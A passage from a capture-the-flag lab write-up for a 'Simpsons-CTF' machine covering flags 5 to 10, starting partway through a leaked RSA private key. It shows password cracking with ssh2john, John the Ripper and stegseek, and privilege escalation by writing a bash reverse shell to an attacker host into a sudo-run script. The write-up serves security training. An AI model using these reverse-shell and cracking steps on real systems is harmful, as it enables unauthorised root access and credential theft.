LRPb4kryPqtDyz1F2Ya+ZLxP7maXvIRUshJqByNH8TJMgatWaiKcFvEnZGY3ZFPp
+IjnSJBiWb1rla4PpBJr5BQ7iS4cSaKdPl7jsSBT5zLHORUJGr7MvF5vp307CjwC
59oLELKjP5GYe6×1MCDHvcfGE62TkyL8G1lVXQNFtYDVXApip6z07wKgPOcGrLph
JfAm1TZa4skARfjo/ZOBuBcn8eZlo/Mcyqo4ybitJqR5SdWODVvmwWQVtYol3rF9
Or7T61wJIkXu2Vbdjy7rAI7UXfCg37aoAQpNB0HsnysWYI0IFzevi1tplZ81OlDm
-----END RSA PRIVATE KEY-----
```

It's ugly I know, but this is what the file should look like. Now that it is on my attacker machine though I can now use ssh2john.py to crack the password;




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john hash.txt > ssh_hash
```

Now that we have a John readable file we can run the JohnTheRipper on it with the word list we grabbed at the beginning again;




```
┌──(kali㉿kali)-[~/Downloads]
└─$ john ssh_hash --wordlist=simpsons-wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]             (hash.txt)
1g 0:00:00:00 DONE (2024-05-01 16:12) 50.00g/s 190400p/s 190400c/s 190400C/s margarita..maria-shriver-kennedy-quimby
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can ssh into the machine as homer using our newly acquired password;



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh homer@10.10.129.112
The authenticity of host '10.10.129.112 (10.10.129.112)' can't be established.
ED25519 key fingerprint is SHA256:6zon7sh6rQQpKlUT4gEF1YOsRrvxSEqqO0m7BxLFPmw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:24: [hashed name]
    ~/.ssh/known_hosts:25: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.129.112' (ED25519) to the list of known hosts.
homer@10.10.129.112's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sat Apr 27 09:56:58 2024
homer@Simpsons-CTF:~$ whoami
homer
```

Now that we are Homer who owns the flag5 file we can now access it. Simply use cat to find the file;




```
homer@Simpsons-CTF:~$ ls
flag5.txt  run.sh
homer@Simpsons-CTF:~$ ls -la
total 44
drwxr-xr-x 4 homer homer 4096 Apr 27 09:47 .
drwxr-xr-x 4 root  root  4096 Apr 27 06:40 ..
-rw------- 1 homer homer 1450 Apr 27 09:58 .bash_history
-rw-r--r-- 1 homer homer  220 Apr 26 11:35 .bash_logout
-rw-r--r-- 1 homer homer 3637 Apr 26 11:35 .bashrc
drwx------ 2 homer homer 4096 Apr 26 11:36 .cache
-r-------- 1 homer homer   28 Apr 25 16:28 flag5.txt
-rw-r--r-- 1 homer homer  675 Apr 26 11:35 .profile
-r-x------ 1 homer homer   25 Apr 27 07:57 run.sh
drwxr-xr-x 2 homer homer 4096 Apr 26 13:29 .ssh
-rw------- 1 homer homer 3596 Apr 27 09:47 .viminfo
homer@Simpsons-CTF:~$ cat flag5.txt
Here you will find the flag
```


Flag 6:

Flag 6 is very tricky and is the hardest flag to achieve on this box, if you start the steps wrong. To start we notice that only sudo can run and read run.sh. In Linux the file system organized file permissions into 3 groups of 3 permissions.

Organized like the image on the Right ->




With that being said it is owned by homer meaning we can change the permissions however we want. In this case I want to make it readable so I can use "chmod 700 run.sh" . This will give us read and write permissions for our group which is enough to let us open and write into this bash script. Now lets look into the script and see what we have going on;




```
kali@kali: ~/Downloads  ×   kali@kali: ~/Downloads/Weapons/W
 GNU nano 2.2.6                            File: run.sh

#! /bin/sh
echo `whoami`
```

Now it is important to know how file permissions work, since the file allows for root to run the file. We can use sudo to elevate the files permissions notice the difference between the two executions of the file;




```
homer@Simpsons-CTF:~$ ./run.sh
homer
homer@Simpsons-CTF:~$ sudo ./run.sh
root
```

Notice how if I run it normally I will get a homer whoami, but if I run it with sudo I get a root whoami. This means we can get a root shell using this file. To do that we use a bash reverse shell so we add the reverse shell script in place of the whoami;




```
kali@kali: ~/Downloads  ×   kali@kali: ~/Downloads/Weapons/We
 GNU nano 2.2.6                            File: run.sh

#! /bin/sh
echo `bash -i >& /dev/tcp/10.2.9.196/8080 0>&1`
```

Now let's make a listener on our attacker machine to catch this priv esc shell;




```
┌──(kali㉿kali)-[~/Downloads/Weapons/WebApp]
└─$ nc -lnvp 8080
listening on [any] 8080 ...
```

Now we are ready to execute the run.sh program




```
homer@Simpsons-CTF:~$ sudo ./run.sh
```


We notice that the program looks like it is hanging which is a good sign because if we go to look at the listener on our attacker we see we caught the shell;


```
┌──(kali㉿kali)-[~/Downloads/Weapons/WebApp]
└─$ nc -lnvp 8080
listening on [any] 8080 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.68.119] 51488
root@Simpsons-CTF:~# whoami
whoami
root
root@Simpsons-CTF:~#
```

From here we can navigate to the /root directory and will find our 6th flag;



```
root@Simpsons-CTF:~# ls
ls
flag5.txt
run.sh
root@Simpsons-CTF:~# cd root
cd root
bash: cd: root: No such file or directory
root@Simpsons-CTF:~# cd /root
cd /root
root@Simpsons-CTF:/root# ls
ls
flag6.txt
vboxpostinstall.sh
root@Simpsons-CTF:/root# cat flag6.txt
cat flag6.txt
Here you will find the flag
root@Simpsons-CTF:/root#
```

Flag 7:
Now it's time to hop over to the other user that is on this machine, Marge. Let's start by navigating to marge's webapp since we did see that there were 2 directories in our GoBuster.




Here you will find the flag

Flag 8:
If we inspect the page source of this website we find flag8 in the form of a .jpg. Also if we look at the hint that is given "STEGOsauras = favorite dinosaur". Well that is very random, but stego is short for steganography, which means we need that image on marge's page to do that we can right click it and save image as or use wget to download the file onto our computer;




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget http://10.10.68.119/marge/flag8.jpg
--2024-05-01 22:04:38--  http://10.10.68.119/marge/flag8.jpg
Connecting to 10.10.68.119:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68301 (67K) [image/jpeg]
Saving to: 'flag8.jpg'

flag8.jpg                    100%[=============================================>]  66.70K   197KB/s    in 0.3s

2024-05-01 22:04:39 (197 KB/s) - 'flag8.jpg' saved [68301/68301]
```

Now we can use stegseek on the image to crack the password that is protecting the steganography contents. Make sure to continue to use the wordlist that we got at the very beginning;




```
┌──(kali㉿kali)-[~/Downloads]
└─$ stegseek flag8.jpg simpsons-wordlist.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "maggie-simpson"
[i] Original filename: "flag8.txt".
[i] Extracting to "flag8.jpg.out".
```

Now we view the out file to see the flag;



```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat flag8.jpg.out
F Here you will find the flag }
```


Flag 9:
For this one we need to go back to the root shell that we got from flag 6. Navigate to Marge's /home directory to find a flag9.txt and flag10.elf. Since we are root we can simply open flag9.txt and grab the flag directly;



```
root@Simpsons-CTF:/home/marge# cat flag9.txt
cat flag9.txt
F Here you will find the flag }
root@Simpsons-CTF:/home/marge# 
```

Flag 10:
Flag10.elf is a binary that is located in the same directory as flag9.txt. This is not a file that contains human readable text unless we have some way to rebuild the source code or reverse

engineer the file. A simple tool to do this is to use ‘strings’ which will scan the executable for any human readable string through the steps and print them out. Luckily the target machine has strings installed so we can execute the tool right from the root shell;



```
root@Simpsons-CTF:/home/marge# strings flag10.elf
strings flag10.elf
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
strdup
__libc_start_main
__gmon_start__
GLIBC_2.2.5
UH-H
UH-H
[]A\A]A^A_
F[redacted]}
TRY AGAIN
;*3$"
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.4) 4.8.4
```

This was an awesome room that covered a lot of solid fundamentals in web enumeration, port enumeration, reverse engineering, brute force password attacks, reverse shell scripting, sql injection, privilege escalation, steganography, and Unix file structure. Thanks to Plank42 for creating a great room!